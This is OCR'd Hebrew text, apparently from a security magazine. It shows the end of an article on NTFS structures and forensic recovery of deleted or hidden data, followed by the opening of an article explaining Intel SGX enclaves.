


מכיוון והעץ נשמר מאוזן לאורך חייו, נוצר מצב בו הוספה או מחיקה של קובץ הינה פעולה מורכבת ויכולה לקחת זמן רב בגלל שיתכן וצריך להוריד או להוסיף צמתים כדי לשמור על האיזון. (שיעורי בית: נסו להוסיף לאיור העץ שבעמוד הקודם את הקובץ jjj.txt).


כמו שנאמר, כל צומת בעץ מכיל מספר ערכים, כל ערך כזה נשמר ב-index entry של הצומת.

צומת אינדקס בעץ מוגדר כאוסף של attributes אשר מאוחסנים באופן ממויין. שימוש העיקרי בצומת אינדקס נפוץ בהצגת תיקיה אשר מכילה למעשה attributes מסוג File_Name. המטרה לייצג בעץ את השמות של הקבצים ולא את התוכן הפיזי של הקבצים.

מבחינת NTFS כל צומת אינדקס (למשל תיקיה) מוגדר כרשומת MFT אשר מכילה attribute מסוג Index_Root. Attribute זה מכיל כניסות מסוג Index Entry. כמו באיור הבא:




אפשר לזהות רשומה כזו במהירות ע"י עיון ב-header יופיע $I30 כיצוג אסקי בשדה attribute name. רשומה זו תהיה תמיד מקומית כלומר תכיל את ה-Index Entries בתוך הרשומה ולכן גודלה מוגבל בערך לכחצי מגודל רשומה כ-500 בתים, כלומר היא יכולה להחזיק מספר מועט יחסית של קבצים.



כל Index Entry מכיל דגל המסמל האם יש לו ילידם, אם כן המספר סידורי שלהם יופיע, מכיון וה-index entries ממויינים בתוך הצומת אזי קל למצוא האם הערך נמצא בילדים.


$Index Root

צומת אינדקס עם מספר גדול של קבצים יוגדר כרשומת MFT אשר מכילה attribute מסוג Index Allocation. רשומה זו תהיה תמיד חיצונית כלומר רשימת הקבצים שלה תשמר מחוץ לרשומה (אין מספיק מקום), באחד הקלאסטרים בדיסק. כמו באיור הבא:



קל לזהות את הקלאסטר שמכיל בלוק של אינדקסים ע"י מציאת חתימה - הייצוג האסקי INDX.

$Index_Allocation




שימו לב לאיור - הדגל של קובץ מחוק מוגדר כ-0x2 לעומת דגל של קובץ רגיל שמוגדר 0. פרטי הקובץ אינם נמחקים ונשארים על הדיסק.

אלגוריתם הקצאת דאטה לקובץ חדש

נניח ויצרתם קובץ חדש או העתקתם קובץ חדש לדיסק אזי כפועל ישיר יש להקצות מקום עבור תוכן הקובץ. בזמן הקצאה האלגוריתם יחפש בטבלת ה-MFT את הרשומה הראשונה אשר מסומנת כמחוקה, אם מצא כזאת הוא ישתמש בה ואם לא מצא תוקצה רשומה חדשה והטבלה תגדל. כמו שהוסבר מקודם, אם תוכן הקובץ קטן יחסית, אזור ה-700 בתים, אז התוכן ישמר בתוך רשומת ה-MFT של הקובץ. אם התוכן גדול מכך, יתבצע אלגוריתם חיפוש והקצאה עבור המידע החדש.

אלגוריתם ההקצאה ישאף תמיד למצוא מיקום אופטימלי, כלומר אם הגודל שיש לשמור הוא למשל 4000 בתים אז המערכת תחפש קלאסטר בודד אשר נמצא איפשהו בין קלאסטרים תפוסים, גם אם זמן החיפוש יהיה ארוך יותר. יש העדפה לכתוב את המידע במצב של "סגירת חורים" מאשר לכתוב את המידע איפה שהוא בתוך 10 קלאסטרים פנויים רציפים שיכולים לשמש לשמירת קובץ גדול.

למשל בדוגמה הבאה רוצים להקצות מקום לקובץ בגודל 10 קלאסטרים ויש 3 chunks שאפשר לכתוב בהם את המידע. המידע יכתב במיקום הפנוי הכי קטן שהוא גדול מהכמות המינימלית הנדרשת.



חשוב להבין שלמעשה לכל קלאסטר במחיצה יש קישור חד ערכי מרשומת ה-MFT שלו (דרך ה-attribute ‎$data), ואם אין קישור כזה אז המידע ימחק ע"י תוכנות כגון checkdisk. קלאסטר אשר מתפנה למעשה לא נמחק כלל אלא רשומת ה-MFT שלו פשוט מתעדכנת שקובץ זה כבר לא בשימוש. כזכור גם רשומת ה-MFT איננה נמחקת אלא ממוחזרת עבור קבצים עתידיים. בנוסף גם קובץ ה-‎$Bitmap מתעדכן ומסמן את הקלאסטר כפנוי כך שאלגוריתם ההקצאה יוכל לבדוק ביעילות אם קלאסטר מסויים תפוס.

דוגמה להקצאת קובץ

נרצה להקצות קובץ בתיקיית \home\test.txt כאשר גודל הקובץ 6000 בתים וגודל כל קלאסטר 4096 בתים.

1. קריאת ה-VBR מהסקטור הראשון במחיצה תביא לנו את כתובת תחיל טבלת ה-MFT.

2. תחילה נקצה MFT עבור הקובץ החדש. ההקצאה יכולה למחזר רשומה קיימת המסומנת כמחוקה או להוסיף בפועל רשומה חדשה. ישנו bitmap עזר ברשומת הMFT- הראשונה בטבלה אשר מסמל מי מהרשומות תפוסה. (לא להתבלבל עם ה-Bitmap של הקלאסטרים, רשומה מספר 6 בטבלת ה-MFT). ברגע שנבחרת רשומת MFT ה-bitmap מתעדכן.

3. נניח ומחזרנו רשומה קיימת, אזי תוכן הרשומה הישנה ימחק ויכתבו Standard_Info ו-File_Name חדשים לרשומה. הדגל של רשומה מחוקה יתעדכן לדגל של רשומה בשימוש.

4. בשלב הזה אנו צריכים להקצות שני קלאסטרים עבור תוכן הקובץ בעזרת Data attribute חיצוני חדש שיכנס לרשומה. בעזרת bitmap הקלאסטרים נמצא שני קלאסטרים פנויים רציפים אשר סוגרים חור של שני קלאסטרים במחיצה. (הקצאה אופטימלית). הדאטה יכתב לקלאסטרים, bitmap הקלאסטרים יתעדכן וב-Data attribute ברשומה ירשם מצביע לקלאסטרים (datarun).

5. בשלב הזה נרצה לשקף את הקובץ החדש בעץ ה-NTFS, על כן החיפוש בעץ יתחיל בשורש שלו - רשומה מספר 5 בטבלת ה-MFT. בעזרת קריאת ה-Index_Root וה-Index_Allocation של תיקיית השורש מבצעים חיפוש עד למציאת תיקיית היעד - להלן home. רשומת ה-MFT של תיקיית home תתעדכן בשדה של זמן גישה אחרון.

6. רשומת ה-MFT של תיקיית home תכיל אף היא attributes מסוג Index Root/Index Allocation ולפי כך ניתן בקלות למצוא לאיזה צומת בעץ ניתן להכניס את ה index entry אשר תייצג את קובץ היעד - test.txt. Index entry חדש יווצר ויוכנס לצומת והעץ יתאזן מחדש באם צריך. רשומת ה-index entry החדשה תכיל מצביע (record number) לרשומת ה-MFT שמייצגת את הקובץ test.txt.

7. בכל אחד מהשלבים הקודמים יווצרו רשומות בתוך קובץ המטה $LogFile ובז'ורנל השינויים ב-\$Extend\$UsrJrnl.

פורנזיקת NTFS

ניתן לחלק את התהליך לשני שלבים עיקריים - 1. חיפוש התנהגות אנומלית אצל הקבצים השונים. כמו שנראה בהמשך כלי השירות של מיקרוסופט checkdisk יודע לעשות עבודה טובה בתחום זה. 2. לשחזר את המידע החבוי, זהו תהליך לא פשוט כי בהרבה מיקרים הדאטה יהיה ללא מבנה מסויים או חתימות.

חילוץ בעזרת חתימות

ניתן לחפש את החתימות העיקריות שמעניינות אותנו כגון INDX – עבור צמתים בעץ, FILE – עבור רשומות ה-MFT. כיוון זה יכול להצליח כאשר אין הרבה פעילות בדיסק ואז בעצם נשארים עקבות שלא נדרסו שמהם אפשר אפילו לשחזר תיקיות שלמות, למשל בעזרת הצמתים של העץ אשר מכילים בלוקים שמתחילים ב INDX מבצעים bottom up reconstruction.

חילוץ מ-USN Journal

אחד ממקומות הלוג המרכזיים עבור הטרנזקציות שקרו במערכת הקבצים נמצא בקובץ המטהדאטה $Extend\$UsnJrnl . עבור כל טרנזקציה בקובץ נרשם תעוד של הסיבה והזמן. פירסור הלוג לא פשוט אבל יכול לתת הרבה אינדיקציות על מה שקרה במערכת הקבצים. לרב ישתמשו ב-לוג זה ביחד עם ה $LogFIle, רשומה מספר 3 בטבלת ה-MFT, כדי לקבל תמונה משלימה.

חילוץ מידע מהקרנל

נתחיל מהסוף: הקרנל של Windows שומר בזמן ריצה מספר views של הקבצים הפיזיים בדיסק, לאור זאת ניתן לחלץ מידע בעל ערך מדגימות זכרון ה-ram. אחד ממנגנוני הקרנל המרכזים הוא ה-cache manager אשר דואג לשמור בזכרון view של קבצים שניגשים אליהם הרבה. התהליך הזה מתבצע בעזרת מנגנון נוסף: ה-memory manager אשר אחד מיכולתיו הוא למפות section objects לקבצים והוא זה שקובע איזה חלק מהקובץ אכן נשאר בזכרון או ממופה החוצה - page out. מצד שני ה-cache manager ממפה את הקבצים שהוא צריך בעזרת אובייקט VACB אשר גודלו לרב 256KB.

ברמה הטיפה יותר גבוהה הקרנל מחזיק אובייקטים מסוג file_object אשר בעצם שקול לסוג של handle המוכר שפותחים בזמן גישה לקובץ. יש מספר שיטות למצוא בזכרון הקרנלי אובייקטי file_object לדוגמה סריקת ה-VADs אך לא ניכנס לכך במאמר זה.

לכל אובייקט file_object יש שדה SectionObjectPointer אשר מצביע למיפוי הקובץ/האם הקוד הוא דאטה או בר הרצה/אזור ה-cache הפעיל. שדה ה-SectionObjectPointer נמצא בשימוש גם ע"י ה- cache manager וה-memory manager. אחד מהשדות הנוספים ש-SectionObjectPointer מצביע אליו הוא מערך כניסות הדפים PTE - page table entry אשר ממנו אפשר לגזור באופן ישיר איזה דפים היו ממופים בזכרון לטובת מיפוי הקובץ ועם נתונים אלה אפשר לשחזר המון מידע של קבצים שהשתמשו בהם.

כמו שתואר קודם לכן, אחד המצביעים של SectionObjectPointer הוא מצביע לאזור ה-cache הפעיל - _SHARED_CACHE_MAP. ה-cache manager משתמש במבנה זה כדי לעקוב אחרי מצב המיפויים שלו דרך ה-VACBs שלו. מכיוון ומה שמעניין אותנו זה אזורי ה-cache שממופים לדפים בזכרון, paged in, אפשר לעבור על מערך ה-VACBs ולגזור באופן ישיר את הדפים הממופים (בזכרון ה-system cache) ואת ההיסט בקובץ עצמו שעבורו בוצע המיפוי.

VBR

כמו שתואר מעלה, ב-16 הסקטורים הראשונים נמצאים ה-VBR וה BooMgr Loader. חלק נכבד מהסקטורים האלה לא מאוכלס ולכן יש לבחון אזורים אלה. שיטה זו קלה לגילוי באבחון מהיר.

$BadClusters

רשומות MFT מסוג BAAD במקום FILE (ארבעה הבתים הראשונים ברשומה). יכול לשמש כממצא מחשיד מכיוון שהסבירות נמוכה מאד שמערכת ההפעלה תזהה קלאסטר פגום לפני הקושחה של הדיסק. לרב הדיסק יזהה קלאסטרים פגומים ויתקן אותם.

קלאסטרים יתומים

כל קלאסטר "פעיל" חייב להיות מוצבע ע"י רשומת MFT, דרך ה-Data attribute. רשומה זו צריכה להיות עם דגל של רשומה פעילה וגם MFT bitmap צריך לשקף זאת. קלאסטר יחשב כחשוד במידה ובמערך ה-Clusters bitmap הקלאסטר מסומן כתפוס אבל בפועל אין שום רשומת MFT פעילה שמצביעה אליו. אגב מצב כזה יזוהה מייד ע"י checkdisk ויתוקן.

Checkdisk יזהה עוד הרבה וריאציות של חוסר תאימות למשל:

1. רשומת MFT לא פעילה שמחזיקה הצבעה לקלאסטר - כמובן ששינוי זדוני כזה מסתכן בכך הרשומה פשוט תידרס/תמוחזר
2. קלאסטר יתום – אין רשומת MFT שמצביעה אליו וגם במערך ה Bitmap cluster אין סימון. קלאסטר כזה גם מסתכן בדריסה שרירותית בכל רגע נתון.
3. רשומת MFT לא פעילה עם דגל של רשומה פעילה במערך ה-MFT Bitmap
4. Attributes בתוך רשומה שלא תואמים את הסטנדרט
5. תוכן של attributes- למשל גודל שמוגדר ב-header אל מול הגודל האמיתי.

MFT Slack

רשומת MFT רגילה מגיע לגודל של כמה מאות בתים בהנחה וה-data attribute הוא חיצוני או פנימי ומכיל מידע מועט. מכיוון והגודל המקסימלי הוא 1024 בתים נוצר מקום עם שטח פנוי. שטח זה יכול להיות חשוד אך אין שום בטחון שהשטח זה לא ידרס למשל אם הקובץ גדל (התווסף מידע).

שיטות הסתרה ניתן לקרוא במאמר המעמיק של אור צ'צ'יק מגיליון 84.

סיכום

מערכת ה-NTFS הינה חלק מרכזי בכמעט כל פעולה שאנו מבצעים בזמן השימוש במחשב החל מתהליך העליה של מערכת ההפעלה ועד לכך שאתם מצליחים לקרוא את המאמר הנכחי. המערכת לא השתנתה הרבה ביחס לכמות השנים העצומה שהיא קיימת ומציגה פתח למחקרים רבים בתחום זה החל מפורנזיקה בסיסית, ניתוח יכולות ישנות שכבר לא בשימוש ועד לניצול חולשות בדרייבר ה-ntfs.sys. בכדי להבין קצת יותר ולחוש בידיים איך הדברים בנויים מומלץ מאד להוריד תוכנה אשר יודעת לפרסר מידע גולמי של מערכת הקבצים וכך לראות איך הכל עובד ברמות הנמוכות, למשל מה קורה כשמוסיפים מידע לקובץ ומה קורה כשמורידים מידע מקובץ וכו'.

על המחבר

דני אודלר עוסק בתחום מחקרי סייבר מגוונים - חקירת קרנל, פריסת קוד וחיפוש חולשות.
אשמח לקבל שאלות, הערות והארות לכתובת: danny.odler [kruhit] gmail.com

מקורות מידע

1. איורים 7,8,9,10,13,14:

https://github.com/Invoke-IR/ForensicPosters/tree/master/Posters/NTFS

2. איורים 11,12,15,16:

File System Forensic Analysis , Brian Carrier 2005

3. Linux-NTFS Project

https://flatcap.org/linux-ntfs

4. מידע שימושי על מערכת הקבצים:


http://www.ntfs.com/ntfs_basics.htm

5. מידע על checkdisk של Windows

https://en.wikipedia.org/wiki/CHKDSK

Intel SGX - Software Guard Extensions טכנולוגיית


מאת אדיר אברהם


Disclaimers

- Intel technologies' features and benefits depend on system configuration and may require enabled hardware, software or service activation. Performance varies depending on system configuration. Learn more at Intel.com, or from the OEM or retailer.
- No license (express or implied, by estoppel or otherwise) to any intellectual property rights is granted by this document.
- Intel disclaims all express and implied warranties, including without limitation, the implied warranties of merchantability, fitness for a particular purpose, and non-infringement, as well as any warranty arising from course of performance, course of dealing, or usage in trade.
- No computer system can be absolutely secure.
- Intel and the Intel logo are trademarks of Intel Corporation or its subsidiaries in the U.S. and/or other countries.


מוטיבציה ל-SGX - המצב כיום

במצב סטנדרטי, כאשר יש השתלטות של קוד עוין על מערכת ההפעלה, אותו קוד עוין יכול להשפיע על כל תהליך שרץ במערכת.



נשאלת השאלה - האם ניתן להגדיר תהליכים, כך שאם נריץ אותם בסביבה "בטוחה", לא יושפעו מפעילות עוינת כלשהי? על פניו, כן, אם נצליח ליצור אזורים שהם Trusted ונגדיר אזור אחרים שהם Untrusted.

הבעיה היא שניתן יהיה להפעיל אותם עבור Vendor ספציפי או עבור אפליקציה ספציפית. כשנרצה להרחיב את האזורים שהגדרנו כ-Trusted, יהיה מאוד קשה לעשות זאת.




מה זה SGX?


טכנולוגיית SGX היא מכניזם וקבוצת פקודות אשר התווספה לארכיטקטורת המעבדים של אינטל החל מה-generation Core 6th, אשר מטרתה התמודדות עם האתגר שהוצג מעלה.

התכונות העיקריות:

- מאפשרת יצירת קונטיינר מוגן (אשר נקרא גם Enclave - "מובלעת") ברמת המעבד, אשר בו ירוצו אפליקציות במצב מוגן, כאשר ההנחה היא שסביבת התוכנה יכולה להיות עויינת.
- Enclaves באותה פלטפורמה יכולים להעיד על אמינותם באמצעות תהליך שנקרא Local Attestation.
- מפתחות ייחודים לחיתום המידע המבוסס על חומרה.

ה-Security perimeter הוא ה-CPU Package. בתוכו, קוד ונתונים נמצאים במצב Unencrypted. כל מה שנמצא מחוץ לאזור זה, מוצפן. נסיונות snoops של קריאת המידע יניבו קבלת מידע מוצפן בלבד. שינויי המידע גם יזוהה, בשל שמירה על Integrity.





טכנולוגיית SGX מכילה שתי הרחבות - SGX1 ו-SGX2:

- SGX1 מאפשרת לאפליקציה לרוץ בקונטקסט של Enclave אשר מהווה סביבת הרצה אמינה עבור המידע הקיים בתוך ה-Enclave.
- SGX2 מוסיפה גמישות נוספת בניהול משאבי ה-Enclave בזמן ריצה וכן הפעלת Threads מתוך ה-Enclave.

במאמר זה, נתמקד בעיקר ב-SGX1, היא אבן היסוד של טכנולוגיית SGX, אך נזכיר מדי פעם את SGX2.

מהו Enclave

Enclave הוא אזור זכרון מוגן אשר נמצא במרחב הזכרון של האפליקציה. מטרת ה-Enclave היא להוסיף תכונות של Confidentiality (סודיות) ו-Integrity (שלמות) בסביבת הפעלה עויינת.

Enclave שומר על שתי תכונות קריטיות:

1. Attestation - היכולת לתת "עדות" על זהותו של ה-Enclave ומצבו.
2. Sealing - היכולת "לאטום" את המידע כך שרק מי שמכיל את מפתחות הגישה אליו, יהיה נגיש למידע.

<u>אינטראקציה עם Enclave והגנה על המידע</u>

SGX מאפשר להעביר מידע (קוד ונתונים) אשר עליו נרצה להגן בחלק המוגן, באמצעות תווך לא מוגן. לפני יצירת ה-Enclave, נבחנים החלקי הקוד ומהמידע הרלוונטיים אשר אמורים להיות מוגנים בתוך ה-Enclave. בשלב יצירת ה-Enclave, החלק המוגן נטען לתוך ה-Enclave כאשר בשלב הזה, נבדקים חלקי הקוד והמידע של האפליקציה שהם אכן עוברים ונטענים בשלמותם וללא כל שינוי, מהאזור החשוף (אזור זכרון "רגיל") אל האזור המוגן (אזור שבו רק Enclaves יכולים להיות).

לאחר שחלקי הקוד והמידע המוגנים נטענים בשלמותם לתוך ה-Enclave, טכנולוגיית ה-Enclave מספקת הגנה מפני גישה חיצונית לכל תכני ה-Enclave.

אותם אלמנטים אשר יצרו את ה-Enclave ושימשו כאבני-בניין ליצירת מפתחות הגישה לתכני ה-Enclave ותעודות המאשרות את האותנטיות של אותו ה-Enclave, יהיו אלו חלק מתהליך אשר ישמש להוכחת זהותו לצד מרוחק אשר <u>איננו</u> שייך לאותה הפלטפורמה אשר יצרה את ה-Enclave, כחלק מתהליך אשר נקרא Remote attestation. כך, נוכל להרחיב את האזורים שאותם הגדרנו כ-Trusted באופן מקומי.

אותה אפליקציה באמצעות אותו ה-Enclave, יכולה לבקש לשמור מצב ספציפי אשר יעיד על ה-Enclave והפלטפורמה הספציפית אשר עליה היא פועלת. את המצב הנ"ל ניתן לאחסן מחוץ ל-Enclave ולהשתמש בו שוב בהמשך.

ניהול זכרון של Enclave מחולק ל-2 חלקים:

1. מנגנון הקצאת מרחב הזכרון בו יכולים להיות Enclaves - זהו מנגנון אשר מגדיר את מרחב הכתובות הלוגי אשר Enclave מאופשר להשתמש בו. מרחב זה נקרא ELRANGE. בשלב זה, לא מוקצה בפועל משאב כלשהו ל-Enclave, אלא רק מוגדר טווח הזכרונות שבו Enclave יכול לפעול.

2. מנגנון אשר "מתחייב" להקצאת זכרון ל-Enclave כלשהו - זהו מנגנון אשר מבצע את ההשמה בפועל של משאבי הזכרון (כדפים) בתוך טווח הזכרונות שהוגדר קודם לכן.


לאפליקציה כלשהי קיימים שני חלקים עיקריים - חלק שאיננו אמין (Untrusted) וחלק אמין (Trusted). אפליקציה מתחילה לפעול מהחלק שאיננו אמין, ובעת שתרצה לעבור לחלק האמין, היא תצטרך לאתחל Enclave קיים בשביל להשתמש בו באמצעות פקודת EENTER, כדי להעביר את הבקרה והפיקוד אל הקוד שנמצא בתוך החלק המוגן של ה-Enclave, באזור שנקרא Enclave Page Cache (EPC). בזמן הכניסה אל ה-Enclave, המעבר אל החלק המוגן נעשה באמצעות החומרה אל התוכנה (קטע הקוד) שנמצאת בתוך ה-Enclave. התוכנה בתוך ה-Enclave מעבירה את ה-stack pointer אל stack pointer שנמצא בתוך ה-Enclave.

